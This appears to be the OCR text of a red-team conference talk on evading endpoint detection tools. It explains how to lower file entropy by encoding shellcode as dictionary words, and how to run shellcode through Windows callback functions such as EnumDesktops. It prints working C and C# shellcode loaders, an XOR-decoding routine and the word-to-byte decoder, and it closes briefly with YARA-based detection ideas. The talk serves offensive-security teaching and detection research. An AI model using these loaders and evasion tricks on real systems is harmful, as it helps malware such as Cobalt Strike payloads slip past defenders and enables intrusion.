Simplified Malware Evasion
Entropy & Other Techniques

 Will Summerhill


who am i? will i am 🍁

Will Summerhill

Senior red team consultant 💻
@ Mandiant Canada (Google Cloud)

Previously PwC, Security Compass...

SOMETHING??



“

Make malware SIMPLE again

”

- Will

Overview

01

EDR Evasion Theory

02

Entropy Evasion

03

Windows Callback Functions

04

Blue Team Detections

01 EDR Evasion Theory

 30,000 foot view of evasion

EDR Overview

 How do EDRs *actually* detect?

- **Signatures**
- **Heuristics**
  - Sandboxing
- **Entropy**: Detecting high entropy files
- Etc...

EDR Evasion Theory

 Areas of evasion, as per Jackson T.

1. **Avoidance**
2. **Blending In**
3. **Blind Spots**
4. **Tampering Sensors**

Reference: *https://web.archive.org/web/20230802194854/https://jackson_t.gitlab.io/edr-reversing-evading-01.html*
(http://bit.ly/4a9HMDk)

EDR Evasion Theory

1. Avoidance

Target systems without AV/EDR altogether

- Running processes
- Program Files folders
- Etc…

"No EDR installed? Let's GO!"

2. Blending In

Hide within expected processes and behaviour (context!)

Poor injection:

explorer.exe	3876	0.37		97 MB	DESKTOP-MM...\admin
WindowsTerminal.exe	9868	4.73	193 B/s	24.85 MB	DESKTOP-MM...\admin
OpenConsole.exe	5400	0.02	1.15 kB/s	2.17 MB	DESKTOP-MM...\admin
cmd.exe	5132	0.1	0.99 kB/s	3.54 MB	DESKTOP-MM...\admin
payload.exe	8832			8.87 MB	DESKTOP-MM...\admin
WerFault.exe	3900			436 kB	DESKTOP-MM...\admin

Better:

explorer.exe	3876	3.69	2.44 kB/s	103.13 MB	DESKTOP-MM...\adm
AddInUtil.exe	7808			428 kB	DESKTOP-MM...\adm
conhost.exe	10224			6.53 MB	DESKTOP-MM...\adm

EDR Evasion Theory

3. Blind Spots

Abuse gaps in detections

- Obfuscation
- Encryption
- Hiding Function Calls
- Syscalls
- ...

4. Tampering Sensors

Modifying detection software behaviour

- Unhooking
- Patching
- Uninstalling/disabling software
- Firewall telemetry data

Reference: https://github.com/Mr-Un1k0d3r/EDRs

EDR Evasion Theory

1. Avoidance
2. Blending In
3. Blind Spots -> Area of focus for this talk!
4. Tampering Sensors

02 Entropy Evasion

 That’s sooooo random

“

First off, what is ENTROPY?

”

Entropy in Malware

** What does this have to do with malware? **

- Shellcode / encryption = high entropy (randomness)
- EDRs can have detections for high entropy *thresholds* of files
- Further context/analysis/detections/machine learning is applied to high-entropy files
  - Determine if *malicious vs benign*

Therefore, we can improve evasion by reducing entropy of our malware!

More entropy = *Random* = BAD 😥

Less entropy = *Order* = GOOD 😄

Shannon Entropy

Logarithmic algorithm used to calculate entropy

“Expected value of the information contained in each message”

Examples:

Common events = “***Some random words like this***” = Low number output

Rarer events = “***fZjl1a98#0(y89201A*&zmz.0***“ = High number output

Shannon Entropy of Files

2 Implementations:

- Windows SysInternals
  - **SigCheck.exe**
- Python
  - **Shannon-Python.py**

```
C:\TOOLS\WindowsSysinternalsSuite>.\sigcheck64.exe -h -a TextFile.log

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\TOOLS\WindowsSysinternalsSuite\TextFile.log:
        Verified:       Unsigned
        File date:      8:21 AM 2024-04-12
        Publisher:      n/a
        Company:        n/a
        Description:    n/a
        Product:        n/a
        Prod version:   n/a
        File version:   n/a
        MachineType:    n/a
        Binary Version: n/a
        Original Name:  n/a
        Internal Name:  n/a
        Copyright:      n/a
        Comments:       n/a
        Entropy:        3.436
        MD5:    D1F799998A255CDE544CC2835C4A10F2
        SHA1:   1CEE5C177010EB00630B43E21D27091C9A2303BB
```

Python Implementation - Shannon-Entropy.py

```python
def shannon_entropy(data):
    # Determine the frequency of each byte value
    byte_counts = [0] * 256
    for byte in data:
        byte_counts[byte] += 1

    # Determine the probability of each byte value
    total_bytes = len(data)
    probabilities = [count / total_bytes for count in byte_counts if count > 0]

    # Determine Shannon entropy
    entropy = -sum(p * math.log2(p) for p in probabilities)
    return entropy
```

Calculates entropy value between **0 and 8**

- **0** = 0% random
- **8** = 100% random


Normal files = **4.8 to 7.2**

Malicious files **>= 7.2**

Fully encrypted files = **8**

Reference: https://gist.github.com/wsummerhill/a5a2068e717b5c290ab345c05ef99fcc (https://bit.ly/3Qz0M7c)

Entropy of files in C:\Windows\System32*



Calculate entropy of…

Standard files:

- *Windows Hosts file* = 4.68
- *ntdll.dll* = 6.21

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f C:\windows\system32\drivers\etc\hosts
4.677243244604 62

C:\Users\admin\Downloads>python Shannon-Entropy.py -f C:\windows\System32\ntdll.dll
6.218307597451968
```

Raw shellcode:

- *Calc-thread64.bin* = 5.91
- *Msgbox64.bin* = 6.03

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f calc-thread64.bin
5.91903025891055

C:\Users\admin\Downloads>python Shannon-Entropy.py -f msgbox64.bin
6.032624868493571
```

Calculate entropy of…

XOR encrypted* shellcode:

- *calc-thread64-XOR.bin* = increase from **5.91 to 6.94**
- *msgbox64-XOR.bin* = increase from **6.03 to 7.12**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f calc-thread64-XOR.bin
6.9417972183044965

C:\Users\admin\Downloads>python Shannon-Entropy.py -f msgbox64-XOR.bin
7.1227969769841149
```

**XOR Key = 16 random bytes*
Note: *randomness of key and algo are both factors*

Reference: **https://github.com/wsummerhill/Python-Crypter**

Calculate entropy of…

Payloads w/ XOR encrypted* **Cobalt Strike** shellcode:

- **CPP-DLL-payload.dll (C++)** = **7.97**
- **InstallUtil-payload.dll (.NET)** = **7.91**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f CPP-DLL-payload.dll
7.970989513423796

C:\Users\admin\Downloads>python Shannon-Entropy.py -f InstallUtil-payload.dll
7.913414978353996
```

**XOR Key = 16 random bytes*

What can we do?

Reducing entropy...

- Adding arbitrary data (files/images)
  - Append a “EULA” or movie script to the end of your payload
  - Inflating (null bytes)

- Adding random functions and code
  - Junk code, math operations, etc.
  - Code from Microsoft?

- **OBFUSCATING SHELLCODE !!**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f InstallUtil-payload-EULA.dll -pe
File Shannon Entropy: 7.905103518982907
.text
Section entropy: 7.9745259397928 03
.rsrc
Section entropy: 0.7265993871496348
```

EDR Blind Spot #1: Reducing Entropy

Word-encoded shellcode? Yes please!!

Vincent Van Mieghem Blog: *"A blueprint for evading industry leading endpoint protection in 2022"*

Reference: *https://vanmieghem.io/blueprint-for-evading-edr-in-2022/*

2. Reducing entropy

Many AV/EDR solutions consider binary entropy in their assessment of an unknown binary. Since we're encrypting the shellcode, the entropy of our binary is rather high, which is a clear indicator of obfuscated parts of code in the binary.

There are several ways of reducing the entropy of our binary, two simple ones that work are:

1. Adding low entropy resources to the binary, such as (low entropy) images.
2. Adding strings, such as the English dictionary or some of `"strings C:\Program Files\Google\Chrome\Application\100.0.4896.88\chrome.dll"` output.

A more elegant solution would be to design and implement an algorithm that would obfuscate (encode/encrypt) the shellcode into English words (low entropy). That would kill two birds with one stone.

Enter: DictionShellcode

https://github.com/wsummerhill/DictionShellcode

1. Encode shellcode into dictionary words
2. Avoid using standard encryption libraries (RC4/XOR/AES)

Decode words → shellcode bytes at runtime using "**translation**" dictionary of 256 words:

- **toronto** = **0x00**
- **raccoon** = **0x01**
- **queen** = **0x02**

  …
- **traffic** = **0xFF (255)**

DictionShellcode

```
> python3 DictionShellcode.py -h
usage: DictionShellcode.py [-h] [-file FILE] [-lang {cs,cpp}] [-rot] [-outfile OUTFILE]

Shellcode converter to Dictionary list

optional arguments:
  -h, --help            show this help message and exit
  -file FILE, -f FILE   Raw binary shellcode file for input
  -lang {cs,cpp}, -l {cs,cpp}
                        Output language format
  -outfile OUTFILE, -o OUTFILE
                        OPTIONAL: File output with encoded dictionary words separated by newlines
```

Command Prompt (Large txt)

```
C:\Users\admin\Downloads\DictionShellcode>
```

ed • - Sublime Text (UNREGISTERED)

Selection Find View Goto Tools Project Preferences Help

ntitled

1, Column 1 Tab Size: 4 C#

```
    // Shellcode translation Dictionary
    static string[] translate_dict = new string[256] { "enlarge","saying","market","arizona","kidney","shooting",

    static void Main(string[] args)
    {
        // Shellcode in Dictionary words format -> SUB YOUR SHELLCODE OUTPUT HERE AND UPDATE LENGTH
        string[] dict_words = new string[276] { "refresh","blank","convert","flashers","anaheim","herself","techn
"ringtone","works","blank","pointing","layout","checked","blank","pursue","drugs","lease","lease","named","cisco"
"referral","tumor","continue","ringtone","suggest","occasion","blank","pointing","ringtone","works","pointing","m
"checked","pointing","blank","email","lessons","pointing","period","works","reading","saying","watts","violent","
"suggest","referral","douglas","retrieve","suggest","saying","referral","easier","emperor","harmony","admit","ita
"suggest","pointing","blood","blank","lessons","pointing","period","events","reading","saying","watts","suggest",
"holes","blank","convert","compete","works","suggest","ringtone","renewal","emperor","firewire","suggest","diego"
"enlarge","enlarge","blank","secrets","secrets","saying","saying","enlarge","enlarge","suggest","greek","cisco","
"blank","convert","risks","hockey","packet","lovers","become","sphere","three","treasure","emperor","harmony","sh
"method","somebody","perfect","somebody","enlarge" };

        int shellcode_len = dict_words.Length;
        byte[] shellcode = new byte[shellcode_len];
```

```
int shellcode_len = dict_words.Length;
byte[] shellcode = new byte[shellcode_len];

// Decode shellcode using input Dictionary wordlist "translate_dict"
for (uint sc_index = 0; sc_index < shellcode_len; sc_index++) // Loop through shellcode words first
{
    for (uint dict_index = 0; dict_index < 256; dict_index++) // Loop through all possible dictionary wo
    {
        // If the word was found in the shellcode Dictionary
        if (translate_dict[dict_index] == dict_words[sc_index]) {
            // Convert shellcode to byte and add to output variable
            shellcode[sc_index] = (byte)dict_index;
            break;
        }
    }
}
```

Calculate entropy of… DictionShellcode

2 Payloads with dictionary word encoded Cobalt Strike shellcode:

1. Encoded shellcode words within payload:
- DictionShellcode.exe = **5.16**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionShellcode.exe
5.165217907008747
```

2. Encoded shellcode words in separate file:
- DictionaryShellcode-FromFile.exe = **4.56 !!!**
- DictionaryWords.txt (shellcode) = **4.19 !!!**

```
C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionaryWords.txt
4.1919578101942845

C:\Users\admin\Downloads>python Shannon-Entropy.py -f DictionShellcode-FromFile.exe
4.563935138082943
```

LOOK HOW LOW OUR PAYLOAD ENTROPY IS NOW!!

CAVEAT #1

Entropy reduction isn’t a single solution,
but a small part of the equation

CAVEAT #2

Each environment and EDR is different

03 Windows Callback Functions

 Windows, please call me back!

Launching Shellcode: Windows API Calls

Malware Dev 101:

1. **VirtualAlloc** → Allocate memory
2. **RtlMoveMemory / memcpy / Marshal.Copy** → Copy shellcode
3. **VirtualProtect** → Change address space protection to Executable
4. **CreateThread** → Make new thread within process
    a. **WaitForSingleObject** → Wait for thread to complete

```
#include <windows.h>
#include <stdio.h>
// Calc.exe shellcode
unsigned char shellcode[] = {
  0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,
  0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,0x2e,0x65,0x78,0x65,0x00
};

unsigned int shellcode_len = sizeof(shellcode);

int main(int argc, char* argv[])
{
    void* exec_buffer; // memory buffer for shellcode
    BOOL rv;
    HANDLE th;
    DWORD oldprotect = 0;

    // 1. Allocate buffer for shellcode
    exec_buffer = VirtualAlloc(0, shellcode_len, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    // 2. Copy shellcode to buffer
    RtlMoveMemory(exec_buffer, shellcode, shellcode_len);

    // 3. Make the buffer executable
    rv = VirtualProtect(exec_buffer, shellcode_len, PAGE_EXECUTE_READ, &oldprotect);

    // 4. Run the payload
    if (rv != 0) {
        th = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)exec_buffer, 0, 0, 0);
        WaitForSingleObject(th, -1);
    }

    return 0;
}
```

1.

2.

3.


4.

Launching Shellcode

Standard Methods

LOCAL PROCESS

- CreateThread (**kernel32.dll**)
- NtCreateThread (**ntdll.dll**)



What's the Problem?

1. Known detectable series of **API calls**
2. CreateThread APIs are commonly hooked by **EDRs**

d44fea4 EDRs / cylance.txt

Mr-Un1k0d3r Create cylance.txt

de Blame 30 lines (30 loc) · 888 Bytes

```
1  NtAllocateVirtualMemory is hooked
2  NtCreateProcess is hooked
3  NtCreateProcessEx is hooked
4  NtCreateThread is hooked
5  NtCreateThreadEx is hooked
6  NtCreateUserProcess is hooked
7  NtFreeVirtualMemory is hooked
```

d44fea4 EDRs / carbonblack.txt

ScriptIdiot Update carbonblack.txt

de Blame 14 lines (14 loc) · 419 Bytes

```
1  NtAllocateVirtualMemory is hooked
2  NtCreateThread is hooked
3  NtCreateThreadEx is hooked
4  NtMapViewOfSection is hooked
5  NtOpenProcess is hooked
6  NtProtectVirtualMemory is hooked
7  NtQueryInformationProcess is hooked
```

Reference: https://github.com/Mr-Un1k0d3r/EDRs

EDR Blind Spot: #2 Avoiding Hooked APIs

Windows Callback Functions - Hexacorn blog post

hexacorn.com/blog/2016/12/17/shellcode-ill-call-you-back/

Shellcode. I'll Call you back.

Here's the list:

- acmDriverEnumCallback
- acmDriverProc
- acmFilterChooseHookProc
- acmFilterEnumCallback
- acmFilterTagEnumCallback
- acmFormatChooseHookProc

100s exist !!

Reference: https://www.hexacorn.com/blog/2016/12/17/shellcode-ill-call-you-back/ (https://bit.ly/4adjYhT)

Windows Callback Functions to the Rescue

Callback Functions

Article • 09/15/2021 • 12 contributors

Feedback

A callback function is code within a managed application that helps an unmanaged DLL function complete a task. Calls to a callback function pass indirectly from a managed application, through a DLL function, and back to the managed implementation. Some of the many DLL functions called with platform invoke require a callback function in managed code to run properly.

To call most DLL functions from managed code, you create a managed definition of the function and then call it. The process is straightforward.

Examples kindly provided by Microsoft:

- EnumWindows
- EnumPrinters
- EnumFontFamilies

Reference: https://learn.microsoft.com/en-us/dotnet/framework/interop/callback-functions (https://bit.ly/4a6oizj)

Repo: CSharp Alt Shellcode Callbacks

https://github.com/wsummerhill/CSharp-Alt-Shellcode-Callbacks

C# and C++ payload samples with numerous ways to exec shellcode using **Callback functions**

Callback function payloads:

- **EnumWindows**
- **EnumFontFamiliesW**
- **EnumDesktops**
- **Etc...**

Currently **47 callback function** payloads supported in C#

CSharp-Alt-Shellcode-Callbacks Public

Unpin

main | 1 Branch | 0 Tags | Go to file t

wsummerhill Add files via upload — 5ba5bbb · 22 minutes ago

C++ Templates from VX-Underground	Add files via upload
.gitignore	Added .gitignore
CSharp-Callback_AddPropSheetPagePr...	Update CSharp-Callback_AddPropSheetPageProc...
CSharp-Callback_CertEnumSystemStore...	Update CSharp-Callback_CertEnumSystemStore.cs
CSharp-Callback_CertEnumSystemStore...	Added CertEnumSystemStoreLocation
CSharp-Callback_CreateThreadPoolWai...	Create CSharp-Callback_CreateThreadPoolWait.cs
CSharp-Callback_CreateThreadPoolWor...	Update CSharp-Callback_CreateThreadPoolWork.cs
CSharp-Callback_CreateTimerQueueTi...	Add all code samples so far
CSharp-Callback_CryptEnumOIDInfo.cs	Added DSA_enumcallback.cs and CryptEnumOIDI...

```cpp
C++

BOOL EnumDesktopsA(
  [in, optional] HWINSTA          hwinsta,
  [in]           DESKTOPENUMPROCA lpEnumFunc,
  [in]           LPARAM           lParam
);
```

```dotnet
[DllImport("user32.dll")]
public static extern bool EnumDesktops(IntPtr hwinsta, IntPtr lpEnumFunc, IntPtr lParam);

static string key = "THISISMYKEY";

static void Main(string[] args)
{
    // Calc shellcode
    string base64 = @"qADKt7m7jVlLRRgFCRkBGAUFaJkgEd8aKRvCAVURwBd5HMM7AwFc+hMBCGidAHiT5W8sJUlpeRWJgF4I

    byte[] decoded = Convert.FromBase64String(base64);
    byte[] shellcode = new byte[decoded.Length];

    for (int i = 0; i < decoded.Length; i++)
        shellcode[i] = ((byte)(decoded[i] ^ key[(i % key.Length)]));

    IntPtr p = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);

    Marshal.Copy(shellcode, 0, p, shellcode.Length);

    // Callback function
    EnumDesktops(IntPtr.Zero, p, IntPtr.Zero);
```

Unmanaged Export

Function call to launch schellcode

Command Prompt (Large txt)

```
C:\Users\admin\Downloads\NorthSec\CSharp-Alt-Shellcode-Callbacks>
```

rthSec\CSharp-Alt-Shellcode-Callbacks\CSharp-Callback_EnumDesktops.cs - Sublime Text (UNREGISTERED)

Goto Tools Project Preferences Help

CSharp-Callback_EnumDesktops.cs

```
Import("user32.dll")]
ic static extern bool EnumDesktops(IntPtr hwinsta, IntPtr lpEnumFunc, IntPtr lParam);

ic string key = "THISISMYKEY";

ic void Main(string[] args)

// Calc shellcode
string base64 = @"qADKt7m7jVlLRRgFCRkBGAUFaJkgEd8aKRvCAVURwBd5HMM7AwFc+hMBCGidAHiT5W8sJUlpeRW

byte[] decoded = Convert.FromBase64String(base64);
byte[] shellcode = new byte[decoded.Length];

for (int i = 0; i < decoded.Length; i++)
    shellcode[i] = ((byte)(decoded[i] ^ key[(i % key.Length)]));

IntPtr p = VirtualAlloc(IntPtr.Zero, (uint)shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRI

Marshal.Copy(shellcode, 0, p, shellcode.Length);

// Callback function
EnumDesktops(IntPtr.Zero, p, IntPtr.Zero);

return;
```

main Spaces: 4 C#

04 Blue Team Detections

 What are we actually trying to detect?

How Could we Detect This?

High-level ideas:

1. **YARA rules**
2. **PE file analysis**
3. **ETW**

Other candidates:

- Monitoring APIs
- TLS fingerprinting (JA3)
- Firewall untrusted URLs
- Sleep detection

1. Detections: YARA Rules

YARA (VirusTotal): https://github.com/VirusTotal/yara

Goal: Detect the patterns/characteristics and not the techniques specifically

- Detect known malware families, patterns, characteristics
  - Cobalt Strike, Sliver, etc.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        threat_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Further reading: https://www.cobaltstrike.com/blog/cobalt-strike-and-yara-can-i-have-your-signature (https://bit.ly/4dGj2pk)

Google Cloud's Threat Intelligence (GCTI) rules: https://github.com/chronicle/GCTI

Individual rule: *yara64.exe RULE.yara <PID/PE>*

1. CallbackFunction.exe - PID = 7528

Scan EXE - Clean

```
C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe CobaltStrike__Sleeve_BeaconLoader_all.yara C:\Users\admin\D
ownloads\Payloads\CallbackFunction.exe



C:\Users\admin\Downloads\yara-master-2251-win64>.\yara64.exe -g -s CobaltStrike__Sleeve_BeaconLoader_all.yara 7528
